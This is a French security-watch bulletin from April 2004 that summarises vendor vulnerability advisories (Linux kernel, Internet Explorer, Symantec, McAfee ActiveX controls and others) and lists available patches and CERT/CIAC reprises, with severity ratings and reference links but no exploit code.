Correctif existant		Racoon (crypto_openssl.c)	Erreur de conception dans le mécanisme d'authentification
Ralf Spenneberg		http://www.securityfocus.com/archive/1/359749	
CAN-2004-0155			

Déni de service distant dans Racoon

Racoon est vulnérable à un déni de service distant lors du traitement des des entêtes ISAKMP spécialement construites.

Forte	19/04	Kame Racoon avec 'isakmp.c' version 1.180 et inférieures	
Correctif existant		Traitement des entêtes ISAKMP	Non validation des valeurs soumises par l'utilisateur
VuXML		http://www.vuxml.org/freebsd/ccd698df-8e20-11d8-90d1-0020ed76ef5a.html	
CAN-2004-0403			

KERIO

Déni de service dans Kerio Personal Firewall

Un déni de service affecte Kerio Personal Firewall lors du traitement d'une URL malformée.

Moyenne	07/04	Kerio Personal Firewall 4.0.13 et inférieures	
Aucun correctif		'web-filter'	Mauvaise gestion des URLs malformées
Cipher		http://www.cipher.org.uk/index.php?p=cipher/advisories.cipher	
Bugtraq		http://www.securityfocus.com/archive/1/359774	

LINUX

Déni de service dans les noyaux 2.4.x et 2.6.X

Une erreur de conception dans la gestion des signaux peut entraîner un déni de service dans les noyaux 2.4 et 2.6.

Forte	12/04	Linux noyau 2.4.23 à 2.4.25, Linux noyau 2.6.4	
Aucun correctif		File d'attente des signaux	Erreur de conception
Bugtraq 360123		http://www.securityfocus.com/archive/1/360123	

Multiples vulnérabilités dans le noyau Linux

Deux vulnérabilités affectent le noyau Linux.

Forte	23/04	Noyau Linux versions 2.4 et 2.6	
Correctif existant		'cpufreq', Fonction 'panic()'	Erreur de conception, Débordement de buffer
Secunia		http://secunia.com/advisories/11464/	
Security Tracker		http://www.securitytracker.com/alerts/2004/Apr/1009931.html	
CAN-2004-0228, CAN-2004-0394			

Débordement de buffer dans le noyau Linux

Un débordement de buffer dans la gestion des 'sockets' IP peut autoriser un utilisateur local à acquérir des droits privilégiés ou à provoquer un déni de service.

Forte	20/04	Noyau Linux 2.4.22 à 2.4.25, Noyau Linux 2.6.1 à 2.6.3	
Correctif existant		Fonction 'ip_setsockopt()'	Débordement de buffer
iSEC Security Res		http://isec.pl/vulnerabilities/isec-0015-msfilter.txt	

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

MACROMEDIA

Deni de service dans ColdFusion MX

Une mauvaise gestion des messages d'erreur dans le serveur ColdFusion MX peut entraîner un déni de service.

Forte	17/04	Macromedia ColdFusion MX 6.0 et inférieur	
Correctif existant		ColdFusion MX	Mauvaise gestion des messages d'erreurs
Bugtraq		http://www.securityfocus.com/archive/1/360543	

MICROSOFT

Déni de service dans Internet Explorer 5.x et 6.x

Une erreur dans la gestion des images au format BMP permet de saturer la mémoire du système à distance

Forte	11/04	Internet Explorer 5.0 et 6.0	
Aucun correctif		Module d'affichage images BMP	Mauvaise gestion du format BMP
Bugtraq 360166		http://www.securityfocus.com/archive/1/360166	

Déni de service dans Outlook Express 6

Une vulnérabilité affectant Outlook Express 6 dans sa gestion des fichiers EML peut provoquer un déni de service dans l'application.

Moyenne	11/04	Microsoft Outlook Express 6.0 sur Microsoft Windows XP et 2003	
Aucun correctif		Outlook Express	Mauvaise gestion des fichiers EML spécialement contruits
Bugtraq		http://www.securityfocus.com/archive/1/360147	

McAFEE

Accès au système client via l'ActiveX McAfee VirusScan

Le contrôle ActiveX McAfee VirusScan permet d'accéder au système client via une page web malicieuse.

Forte	27/04	McAfee VirusScan (contrôle ActiveX)	
Aucun correctif		ActiveX McAfee VirusScan	Accès non autorisé au contrôle
Security Tracker		http://www.securitytracker.com/alerts/2004/Apr/1009956.html	

Exposition d'information et déni de service

Un contrôle ActiveX installé par FreeScan permet d'exposer des informations ou de provoquer un déni de service.

Moyenne	07/04	McAfee FreeScan (contrôle ActiveX)	
Aucun correctif		Bibliothèque 'mcfscan.dll'	Accès à une fonction non sécurisé, Erreur d'allocation mémoire
Rafel Ivgi 54		http://theinsider.deep-ice.com/texts/advisory54.txt	

NESSUS

Vulnérabilité dans les outils de sondage Nessus et NeWT

Une vulnérabilité dans les outils de sondage Nessus et NeWT peut entraîner l'exposition d'informations sensibles.

Moyenne	29/03	Nessus version 2.0.10a, NessusWX version 1.4.4, Tenable NeWT version 1.4 et inférieure	
Correctif existant		'Nessus', 'NessusWX', 'NeWT'	Non chiffrement des fichiers de configuration
		http://lists.netsys.com/pipermail/full-disclosure/2004-March/019434.html	
Full Disclosure		http://lists.netsys.com/pipermail/full-disclosure/2004-March/019433.html	

NETEGRITY

Débordement de buffer dans SiteMinder Affiliate Agent

Le plugin SiteMinder Affiliate Agent est sensible à un débordement de buffer.

Forte	22/04	SiteMinder Affiliate Agent versions 4.x	
Correctif existant		'Affiliate Agent', 'SMPROFILE'	Débordement de buffer
a042204-1		http://www.atstake.com/research/advisories/2004/a042204-1.txt	
CAN-2004-0425			

NULLSOFT

Débordement de buffer dans Winamp

Une vulnérabilité affecte le lecteur Winamp lors du chargement de fichiers 'mod'.

Forte	05/04	Nullsoft Winamp versions 2.91 à 5.02	
Correctif existant		'in_mod.dll'	Débordement de buffer
NISR05042004		http://www.nextgenss.com/advisories/winampheap.txt	

OPENLDAP

Déni de service dans l'annuaire LDAP OpenLDAP

Une erreur de conception dans l'annuaire OpenLDAP peut entraîner un déni de service.

Forte	01/04	OpenLDAP versions inférieures à 2.1.29 avec la fonctionnalité 'back-ldbm' activée	
Correctif existant		Fonctionnalité 'back-ldbm' Fonction 'slap_passwd_parse()'	Erreur de conception
Security Tracker		http://www.securitytracker.com/alerts/2004/Apr/1009627.html	

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

ORACLE

Exposition d'informations sensibles via Oracle SSO			
Une erreur de conception sur Oracle SSO permet d'exposer des informations sensibles.			
Forte	30/03	Oracle SSO (toutes versions et plates-formes)	
Palliatif proposé		Oracle SSO	Erreur de conception
MG-2004-01		http://www.madison-gurkha.com/advisories/MG-2004-01.txt	

PANDA SOFTWARE

Débordements de buffer distant sur ActiveScan			
Panda ActiveScan est vulnérable à plusieurs débordements de buffer exploitables à distance.			
Moyenne	07/04	Panda Software ActiveScan 5.0	
Palliatif proposé		Bibliothèque 'ascontrol.dll'	Débordement de buffer distant
Rafel Ivgi 53		http://theinsider.deep-ice.com/texts/advisory53.txt	

PHP

Débordement d'entier dans la fonction 'emalloc()'			
Un débordement d'entier affecte la fonction PHP 'emalloc()'.			
Forte	05/04	PHP versions inférieures à 4.3.5	
Correctif existant		Fonction 'emalloc()'	Débordement d'entier
Sir Mordred		http://mslabs.iwebland.com/advisories/adv-0x0010.php	
CAN-2003-0166			

QUALCOMM

Déni de service à distance dans Eudora 6.x			
La lecture dans Eudora d'un message spécialement formaté peut provoquer son arrêt brutal.			
Forte	14/04	Qualcomm Eudora 6.0.3	
Correctif existant		Non disponible	Mauvaise gestion des attachements MIME
FD 020075		http://lists.netsys.com/pipermail/full-disclosure/2004-April/020075.html	

REAL NETWORKS

Exposition d'informations sensibles sur RealServer			
Les noms et mots de passe utilisateur de RealServer sont localement accessibles en clair.			
Forte	20/04	Real Networks RealServer 8.02	
Aucun correctif		Stockage des mots de passe	Non chiffrement des données
Security Tracker		http://www.securitytracker.com/alerts/2004/Apr/1009881.html	

Déni de service dans les serveurs Helix			
Une vulnérabilité dans les serveurs Helix peut conduire à un déni de service distant.			
Forte	15/04	Real Networks Helix Universal Server 9.0.2 (Linux), Universal Server 9.0.1 (windows)	
Correctif existant		Serveur Helix	Mauvaise gestion de la requête HTTP GET
iDefense 102		http://www.idefense.com/application/poi/display?id=102&type=vulnerabilities	
CAN-2004-0389			

SAMSUNG

Accès non autorisé au commutateur SmartEther SS6215S			
Une vulnérabilité dans les commutateurs SmartEther SS6215S permet d'obtenir un accès non autorisé.			
Forte	26/04	Samsung SmartEther SS6215S	
Aucun correctif		Interface d'administration	Mauvaise validation du mot de passe
Bugtraq		http://www.securityfocus.com/archive/1/361448	

SYMANTEC

Débordement de buffer exploitable à distance			
Un débordement de buffer exploitable à distance affecte le contrôle ActiveX Symantec Virus Detection.			
Forte	01/04	Symantec Virus Detection (contrôle ActiveX)	
Aucun correctif		Bibliothèque 'rufsi.dll'	Débordement de buffer
Rafel Ivgi 55		http://theinsider.deep-ice.com/texts/advisory55.txt	

Déni de service dans plusieurs produits Symantec			
Plusieurs produits Symantec sont vulnérables à des attaques par déni de service.			
Forte	21/04	Symantec Client Firewall 5.01 et 5.1.1 Client Security 1.0 et 1.1 Norton Internet Security 2003 et 2004 Norton Internet Security Professional 2003 et 2004 Norton Personal Firewall 2003 et 2004	
Correctif existant		Produits Symantec	Mauvaise gestion des paquets TCP
SYM04-007		http://www.sarc.com/avcenter/security/Content/2004.04.20.html	
CAN-2004-0375			

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

TCPDUMP

Multiples vulnérabilités dans 'tcpdump'

Deux vulnérabilités affectent les fonctions d'affichage des paquets ISAKMP, pouvant conduire ainsi à un déni de service de l'application

Forte	30/03	Tcpdump version 3.8.1 et inférieure	
Correctif existant		Paquets 'ISAKMP'	Mauvaise gestion des paquets ISAKMP malformés
Rapid7 R7-0017		http://www.rapid7.com/advisories/R7-0017.html	
CAN-2004-0183, CAN-2004-0184			

TILDESLASH

Débordements de buffer dans Monit

L'outil de gestion 'monit' est sensible à deux débordements de buffer exploitables à distance.

Forte	07/04	TildeSlash Monit version 4.2 et inférieures	
Correctif existant		Interface HTTP	Débordement de buffer
CERT VU#206382		http://www.kb.cert.org/vuls/id/206382	
CERT VU#623854		http://www.kb.cert.org/vuls/id/623854	
TS 20040305		http://www.tildeslash.com/monit/secadv_20040305.txt	

YAHOO!

Mauvais filtrage des messages dans Yahoo! Mail

Yahoo! Mail ne filtre pas correctement les messages et peut conduire à l'exécution d'un code arbitraire.

Forte	19/04	Yahoo! Mail	
Correctif existant		Service de messagerie	Mauvais filtrage des messages
AD20040419		http://www.eeye.com/html/Research/Advisories/AD20040419.html	

Vulnérabilité dans Yahoo! Messenger

Une vulnérabilité affectant le client de messagerie instantanée Yahoo! Messenger peut conduire à l'exposition d'informations sensibles.

Moyenne	13/04	Yahoo! Messenger version 5.6	
Correctif existant		Yahoo! Messenger	Non chiffrement du mot de passe, Non utilisation du protocole HTTPS
Rafel Ivgi		http://lists.netsys.com/pipermail/full-disclosure/2004-April/020053.html	

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

AUTRES INFORMATIONS

REPRISES D'AVIS ET CORRECTIFS

Les vulnérabilités suivantes, déjà publiées, ont été mises à jour, reprises par un autre organisme, ou ont donné lieu à la fourniture d'un correctif :

APPLE

Correctifs pour Mac OS X 10.2.8 et 10.3.3

Apple a annoncé la disponibilité des correctifs pour Mac OS X. Ils corrigent une vulnérabilité dans Cups, en plus de celles corrigées par Security Update 2004-01-26 sur 10.2.8 et dans Cups, libxml2, Mail et OpenSSL sur 10.3.3.

http://www.apple.com/support/downloads/securityupdate_2004-04-05_(10_2_8).html
http://www.apple.com/support/downloads/securityupdate_2004-04-05_(10_3_3).html
CAN-2004-0079, CAN-2004-0110, CAN-2004-0112, CAN-2004-0382, CAN-2004-0383

AVAYA

Vulnérabilité de SIP sur Converged Communication Server

Avaya a annoncé que le produit Avaya Converged Communication Server est vulnérable dans l'implémentation du protocole SIP (Session Initiation Protocol). L'exploitation d'un débordement de buffer permet de provoquer un déni de service ou d'exécuter un code arbitraire sur le serveur vulnérable. Un correctif est en attente mais l'éditeur fournit une parade permettant de limiter l'impact de cette vulnérabilité.

http://support.avaya.com/security

BLUE COAT

Vulnérabilité TCP dans plusieurs produits Blue Coat

Blue Coat a annoncé que plusieurs produits sont vulnérables à l'attaque par déni de service dans l'implémentation TCP et notamment les systèmes Blue Coat utilisant une session TCP restant ouverte longtemps. Les systèmes affectés sont Blue Coat CA/SA 4.x, SG 2.x, SG 3.x. Cependant, BGP n'est pas supporté. Les versions SGOS 3.1.x et 2.1.x disponibles fin avril 2004, CacheOS CA 4.1.x SG2 ou SG3 et CacheOS SA 4.1.x SG3 corrigeront ces vulnérabilités.

http://www.bluecoat.com/support/knowledge/advisory_tcp_can-2004-0230.html
CAN-2004-0230

CERT

Reprise de l'avis Microsoft MS04-011 à MS04-014

Le CERT a repris, sous la référence TA04-104A, les avis Microsoft MS04-011, MS04-012, MS04-013, MS04-014 discutant de multiples vulnérabilités dans Microsoft Windows, Microsoft Outlook Express et Microsoft Jet Database Engine.

http://www.us-cert.gov/cas/techalerts/TA04-104A.html
CAN-2003-0813, CAN-2004-0116, CAN-2003-0807, CAN-2004-0124, CAN-2004-0380,CAN-2003-0533, CAN-2003-0663, CAN-2003-0719, CAN-2003-0806, CAN-2003-0906,CAN-2003-0907, CAN-2003-0908, CAN-2003-0909, CAN-2003-0910, CAN-2004-0117,CAN-2004-0118, CAN-2004-0119, CAN-2004-0120, CAN-2004-0123, CAN-2004-0197

CIAC

Reprise de l'avis Microsoft MS04-011

Le CIAC a repris, sous la référence O-114, l'avis Microsoft MS04-011 au sujet de quatorze vulnérabilités affectant Microsoft Windows. Plusieurs sont critiques et permettent d'exécuter un code arbitraire, à acquérir des droits privilégiés ou de provoquer un déni de service à distance.

http://ciac.llnl.gov/ciac/bulletins/o-114.shtml
CAN-2003-0533, CAN-2003-0663, CAN-2003-0719, CAN-2003-0806, CAN-2003-0906,CAN-2003-0907, CAN-2003-0908, CAN-2003-0909, CAN-2003-0910, CAN-2004-0117,CAN-2004-0118, CAN-2004-0119, CAN-2004-0120, CAN-2004-0123

Reprise de l'avis Microsoft MS04-012

Le CIAC a repris, sous la référence O-115, l'avis Microsoft MS04-012 traitant de multiples vulnérabilités dans les composants des services RPC et DCOM. Une exploitation distante permet de provoquer un déni de service, d'exécuter un code arbitraire ou d'ouvrir des ports de communication.

http://ciac.llnl.gov/ciac/bulletins/o-115.shtml
CAN-2003-0813, CAN-2004-0116, CAN-2003-0807, CAN-2004-0124

Reprise de l'avis Microsoft MS04-013

Le CIAC a repris, sous la référence O-116, l'avis Microsoft MS04-013 à propos d'une vulnérabilité dans Outlook Express permettant l'exécution de code arbitraire.

http://ciac.llnl.gov/ciac/bulletins/o-116.shtml
CAN-2004-0380

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Reprise de l'avis Microsoft MS04-014

Le CIAC a repris, sous la référence O-117, l'avis Microsoft discutant d'un débordement de buffer exploitable à distance dans Microsoft Jet Database Engine.

http://ciac.llnl.gov/ciac/bulletins/o-117.shtml

CAN-2004-0197

Reprise de l'avis HP HPSBMA01010

Le CIAC a repris, sous la référence O-118, l'avis HP HPSBMA01010 concernant une vulnérabilité dans OpenView permettant d'obtenir un accès non autorisé.

http://ciac.llnl.gov/ciac/bulletins/o-118.shtml

Reprise de l'avis HP HPSBTU01012

Le CIAC a repris, sous la référence O-119, l'avis HP HPSBTU01012 à propos de deux vulnérabilités exploitables à distance affectant le serveur 'WU-FTPD' sur Tru64 UNIX.

http://ciac.llnl.gov/ciac/bulletins/o-119.shtml

CAN-2004-0148, CAN-2004-0185

Reprise de l'avis HP HPSBPI01007

Le CIAC a repris, sous la référence O-120, l'avis HP HPSBPI01007 discutant de multiples vulnérabilités dans l'interface d'administration HP Web Jetadmin, autorisant un utilisateur distant à provoquer un déni de service ou à obtenir un accès non autorisé.

http://ciac.llnl.gov/ciac/bulletins/o-120.shtml

Reprise de l'avis Debian DSA-479-1

Le CIAC a repris, sous la référence O-121, les avis Debian DSA-479-1 à DSA-482-1 discutant de multiples vulnérabilités dans le noyau Linux.

http://ciac.llnl.gov/ciac/bulletins/o-121.shtml

CAN-2004-0003, CAN-2004-0010, CAN-2004-0109, CAN-2004-0177, CAN-2004-0178

Reprise de l'avis Red Hat RHSA-2004:160-05

Le CIAC a repris, sous la référence O-122, l'avis Red Hat RHSA-2004:160-05 à propos d'une vulnérabilité affectant les sources de la bibliothèque 'neon' intégrée dans Open Office.

http://ciac.llnl.gov/ciac/bulletins/o-122.shtml

CAN-2004-0179

Reprise de l'avis Debian DSA-483-1

Le CIAC a repris, sous la référence O-123, l'avis Debian DSA-483-1 concernant deux vulnérabilités dans la base de données MySQL.

http://ciac.llnl.gov/ciac/bulletins/o-123.shtml

CAN-2004-0381, CAN-2004-0388

Reprise de l'avis Cisco sur les implémentations TCP

Le CIAC a repris, sous la référence O-124, les avis Cisco 50960 et 50961 au sujet des vulnérabilités de déni de service dans les produits Cisco implémentant une pile TCP.

http://www.ciac.org/ciac/bulletins/o-124.shtml

CAN-2004-0230

Reprise de l'avis Cisco 50980

Le CIAC a publié, sous la référence O-125, l'avis Cisco 50980 au sujet d'une vulnérabilité dans le traitement des requêtes SNMP pouvant conduire à un déni de service.

http://www.ciac.org/ciac/bulletins/o-125.shtml

Reprise des avis Red Hat sur le noyau Linux

Le CIAC a repris, sous la référence O-126, les avis Red Hat RHSA-2004:105, RHSA-2004:106, RHSA-2004:166 et RHSA-2004:183 concernant de multiples vulnérabilités dans le noyau Linux.

http://www.ciac.org/ciac/bulletins/o-126.shtml

CAN-2004-0177, CAN-2004-0109, CAN-2004-0077, CAN-2004-0010, CAN-2004-0003,CAN-2002-1574

Reprise de l'avis Ethereal enpa-sa-00013

Le CIAC a repris, sous la référence O-105, l'avis Ethereal enpa-sa-00013 à propos de multiples vulnérabilités dans l'outil Ethereal pouvant conduire à un déni de service et à l'exécution de code arbitraire. 2004-0176, 2004-0367, 2004-0365

http://www.ciac.org/ciac/bulletins/o-105.shtml

Reprise de l'avis Debian DSA-495-1

Le CIAC a repris, sous la référence O-127, l'avis Debian DSA-495-1 discutant de multiples vulnérabilités dans le noyau Linux pour les architectures ARM.

http://www.ciac.org/ciac/bulletins/o-127.shtml

CAN-2003-0127, CAN-2004-0003, CAN-2004-0010, CAN-2004-0109, CAN-2004-0177,CAN-2004-0178

© APOGEE Communications - Tous droits réservés

Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Reprise de l'avis Red Hat RHSA-2004:112-09

Le CIAC a repris, sous la référence O-106, l'avis Red Hat RHSA-2004:112-09 discutant de multiples vulnérabilités dans le navigateur Mozilla entraînant l'exposition d'informations sensibles, un déni de service et l'exécution de code arbitraire.

http://www.ciac.org/ciac/bulletins/o-106.shtml

CAN-2004-0191, CAN-2003-0594, CAN-2003-0564

Reprise de l'avis Apache

Le CIAC a repris, sous la référence O-128, l'annonce Apache sur la disponibilité de la version 2.0.49 corrigeant trois vulnérabilités dont un déni de service.

http://www.ciac.org/ciac/bulletins/o-128.shtml

CAN-2004-0174, CAN-2003-0020, CAN-2004-0113

Reprise de l'avis Debian DSA-472-1

Le CIAC a repris, sous la référence O-107, l'avis Debian DSA-472-1 au sujet de plusieurs débordements de buffer affectant 'vfte', une version de l'éditeur 'fte' fonctionnant en mode console.

http://www.ciac.org/ciac/bulletins/o-107.shtml

CVE-2003-0648

Reprise de l'avis Debian DSA-474-1

Le CIAC a repris, sous la référence O-108, l'avis Debian DSA-474-1 au sujet d'une vulnérabilité permettant de contourner les règles de la liste de contrôle d'accès (ACLs).

http://www.ciac.org/ciac/bulletins/o-108.shtml

CAN-2004-0189

Reprise de l'avis Cisco [50400]

Le CIAC a repris, sous la référence O-111, l'avis Cisco [50400] au sujet d'une faille dans les dispositifs WLSE et HSE. Un compte codé en dur existe est permet d'accéder aux dispositifs.

http://www.ciac.org/ciac/bulletins/o-111.shtml

Reprise de l'avis Debian DSA-476-1

Le CIAC a repris, sous la référence O-109, l'avis Debian DSA-476-1 au sujet d'une vulnérabilité dans Heimdal Kerberos. Une erreur de validation dans les requêtes entre royaumes permettant de se faire passer pour un tiers.

http://www.ciac.org/ciac/bulletins/o-109.shtml

CVE-2004-0371

Reprise de l'avis Apple 2004-04-05

Le CIAC a repris, sous la référence O-110, les avis Apple pour Mac OS X Jaguar et Panther. Plusieurs vulnérabilités affectent notamment CUPS et OpenSSL.

http://www.ciac.org/ciac/bulletins/o-110.shtml

CAN-2004-0079, CAN-2004-0110, CAN-2004-0112, CAN-2004-0382, CAN-2004-0383

Reprise de l'avis Cisco 50430

Le CIAC a repris, sous la référence O-112, l'avis Cisco 50430 à propos d'une mauvaise gestion des paquets IKE malformés dans le module VPN Service pouvant conduire à un déni de service.

http://www.ciac.org/ciac/bulletins/o-112.shtml

Reprise de l'avis Debian DSA-478-1

Le CIAC a repris, sous la référence O-113, l'avis Debian DSA-478-1 concernant deux vulnérabilités dans l'outil 'tcpdump' pouvant entraîner un déni de service distant.

http://www.ciac.org/ciac/bulletins/o-113.shtml

CAN-2004-0183, CAN-2004-0184

CISCO

Révision de l'avis 44281 concernant le protocole LEAP

CISCO annonce la disponibilité du protocole EAP-FASTx, qui constitue une parade à la vulnérabilité du protocole LEAP face à une attaque par dictionnaire. D'autres parades sont proposées dans l'avis, qui sont plus lourdes à mettre en œuvre car nécessitant une infrastructure de gestion de clefs.

http://www.cisco.com/warp/public/707/cisco-sn-20030802-leap.shtml

CVS

Saut de répertoire possible dans le serveur

Une deuxième vulnérabilité a été signalée depuis l'alerte émise dans le bulletin précédent. Elle permet la lecture à distance de n'importe quel fichier accessible par le serveur CVS. Cela ne fait pas l'objet d'une nouvelle alerte car cette vulnérabilité est corrigée elle aussi par la dernière version de cvs, qu'il faut donc déployer sur les serveurs.

http://ccvs.cvshome.org/servlets/NewsItemView?newsID=102

FREEBSD

Disponibilité de plusieurs correctifs

FreeBSD annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

ipv6	*FreeBSD-SA-04 :06*
chroot	*FreeBSD-SA-04 :07*

http://www.linuxsecurity.com/advisories/freebsd.html

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

F-SECURE

Correctif pour F-Secure Anti-Virus pour MIMESweeper

F-Secure a annoncé la disponibilité d'un correctif pour F-Secure Anti-Virus pour MIMESweeper versions 5.41 et 5.42. Un problème non documenté peut conduire à ne pas détecter le virus Sober.D s'il est inclus dans une archive au format 'zip'.

http://support.f-secure.com/enu/corporate/downloads/hotfixes/av-mimesweeper-hotfixes.shtml

HP

Révision du bulletin HPSBUX0303-252

HP a révisé le bulletin HPSBUX0303-252 afin d'annoncer la disponibilité des correctifs 'PHCO_30407' et 'PHNE_30168' pour HP-UX B.11.04. Ils corrigent un débordement de buffer dans la fonction 'xdrmem_getbytes()'.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX0303-252

CAN-2003-0028

Révision du bulletin HP HPSBUX0207-202

HP a révisé son bulletin HPSBUX0207-202 afin d'annoncer la disponibilité du correctif 'BIND-920_B.11.11' pour HP-UX B.11.11, corrigeant ainsi un déni de service dans 'BIND' version 9.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX0207-202

Recommandations sur la vulnérabilité Jetadmin

HP a publié, sous la référence HPSBPI01007, un bulletin d'information au sujet de la vulnérabilité affectant HP Web Jetadmin 7.5. Un utilisateur distant peut provoquer un déni de service ou obtenir un accès non autorisé via l'interface web d'administration. HP recommande de positionner un mot de passe et de supprimer les répertoires non utilisés.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBPI01007

Correctif pour 'OpenSSL'

HP a annoncé la disponibilité d'un correctif 'OpenSSL' pour le serveur HP-UX AAA fonctionnant les plate-formes HP-UX B.11.00, B.11.11 et B.11.23. Il corrige ainsi de multiples failles dans OpenSSL pouvant conduire à un déni de service.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX01011

CAN-2004-0079, CAN-2004-0081, CAN-2004-0112

Correctifs pour 'XFree86'

HP a annoncé la disponibilité des correctifs pour 'XFree86' pour HP-UX B.11.00, B.11.04, B.11.11, B.11.22 et B.11.23. Ils corrigent de multiples vulnérabilités, dont deux débordements de buffer pouvant être exploités par un utilisateur malveillant afin d'acquérir des droits privilégiés.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX01018

CAN-2004-0083, CAN-2004-0084, CAN-2004-0106

Correctifs 'dtlogin'

HP a annoncé la disponibilité des correctifs pour 'dtlogin' pour HP Tru64 UNIX 4.0F PK8, 4.0G PK4, 5.1A PK6, 5.1B PK2 et 5.1B PK3, corrigeant une vulnérabilité autorisant l'exécution de code arbitraire.

http://www5.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBTU01017

CAN-2004-0368

Correctifs pour le serveur Web Apache

HP a annoncé la disponibilité des correctifs pour le serveur Web Apache sur les plates-formes HP HP-UX B.11.00, B.11.11, B.11.22 et B.11.23. Ils corrigent de multiples vulnérabilités pouvant entraîner un déni de service distant.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX01022

CAN-2003-0020, CAN-2004-0113, CAN-2004-0174

Correctif Apache / OpenSSL

HP a annoncé la disponibilité d'un correctif Apache corrigeant deux vulnérabilités dans OpenSSL qui peuvent entraîner un déni de service distant.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX01019

CAN-2004-0079, CAN-2004-0112

Correctifs RPC

HP a annoncé la disponibilités des correctifs RPC pour les plates-formes HP HP-UX B.11.00, B.11.11, B.11.22 et B.11.23. Ils corrigent une vulnérabilité dans certaines fonctions RPC pouvant entraîner un déni de service distant.

http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX01020

CAN-2002-1265

Révision du bulletin HPSBUX0302-241

HP a révisé le bulletin HPSBUX0302-241 au sujet d'un débordement de buffer exploitable localement dans le programme 'stmkfont', afin d'annoncer la disponibilité du correctif PHSS_29744 pour HP B.11.00.

http://www5.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX0302-241

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

IBM

Correctifs pour OpenSSL

IBM a annoncé la disponibilité des correctifs pour OpenSSL sur IBM HTTP Server 1.3.x et 2.0.x. Plusieurs vulnérabilités dans la bibliothèque OpenSSL ASN.1 permettent de provoquer un déni de service.
IBM HTTP Server 1.3.x (APAR PQ86671)
http://www.ibm.com/support/docview.wss?rs=177&context=SSEQTJ&uid=swg24006718
IBM HTTP Server 2.0.x (APAR PQ86671)
http://www.ibm.com/support/docview.wss?rs=177&context=SSEQTJ&uid=swg24006719
Notons que cette vulnérabilité n'affecte pas l'implémentation IBM Java Secure Sockets Extension (IBMJSSE).

http://www-1.ibm.com/services/continuity/recover1.nsf/mss/MSS-OAR-E01-2004.0422.1

JUNIPER

Vulnérabilité TCP dans les produits Juniper

Juniper a annoncé la vulnérabilité à l'attaque par déni de service dans l'implémentation TCP, des produits M-Series, T-Series et E-series fonctionnant sous JUNOS 6 et JUNOSe 5, ainsi que les pare-feu NetScreen fonctionnant sous ScreenOS 5 et inférieur.

http://www.juniper.net/support/alert.html

CAN-2004-0230

LINUX CALDERA

Disponibilité de nombreux correctifs

Caldera annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

Util-linux	*CSSA-2004-015.0*
vim	*CSSA-2004-016.0*

http://www.caldera.com/support/security/2004.html

LINUX DEBIAN

Disponibilité de nombreux correctifs

Debian annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

pam-pgsql	*DSA-469*	
linux-kernel	*DSA-470*	*2.4.18-hppa*
interchange	*DSA-471*	
fte	*DSA-472*	
oftpd	*DSA-473*	
squid	*DSA-474*	
linux-kernel	*DSA-475*	
heimdal	*DSA-476*	
xine-ui	*DSA-477*	
tcpdump	*DSA-478*	
linux-kernel	*DSA-479*	*2.4.18i386 alpha*
linux-kernel	*DSA-480*	*2.4.18 hppa*
linux-kernel	*DSA-481*	*2.4.17 ia64*
linux-kernel	*DSA-482*	*2.4.17 s390*
mysql	*DSA-483*	
xonix	*DSA-484*	
ssmtp	*DSA-485*	
cvs	*DSA-486*	
neon	*DSA-487*	
logcheck	*DSA-488*	
linux-kernel	*DSA-489*	*2.4.17 mips*
zope	*DSA-490*	
linux-kernel	*DSA-491*	*2.4.19 mips*
iproute	*DSA-492*	
xchat	*DSA-493*	
ident2	*DSA-494*	
linux-kernel	*DSA-495*	*2.4.16 arm*

http://www.debian.org/security/2004/

LINUX FEDORA

Disponibilité de nombreux correctifs

Fedora annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

kernel	*FEDORA-2004:101*
openoffice	*FEDORA-2004:102*
squid	*FEDORA-2004:104*
utempter	*FEDORA-2004:108*
kernel	*FEDORA-2004:111*

http://www.linuxsecurity.com/advisories/fedora.html

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

LINUX MANDRAKE

Disponibilité de nombreux correctifs

Mandrake annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

ethereal	MDKSA-2004:024	9.1 / 9.2
squid	MDKSA-2004:025	9.1 / 9.2 / 10.0 / FW 8.2 / CS 2.1
mplayer	MDKSA-2004:026	9.2 / 10.0
ipsec	MDKSA-2004:027	10.0
cvs	MDKSA-2004:028	9.1 / 9.2 / 10.0 / CS 2.1
kernel	MDKSA-2004:029	9.1 / 9.2 / 10.0 / FW 8.2 / CS 2.1
tcpdump	MDKSA-2004:030	9.1 / 9.2 / 10.0 / FW 8.2 / CS 2.1
utmpter	MDKSA-2004:031	9.1 / 9.2 / 10.0
libneon	MDKSA-2004:032	9.2 / 10.0
xine-ui	MDKSA-2004:033	9.2 / 10.0
MySQL	MDKSA-2004:034	9.1 / 9.2 / 10.0 / CS 2.1
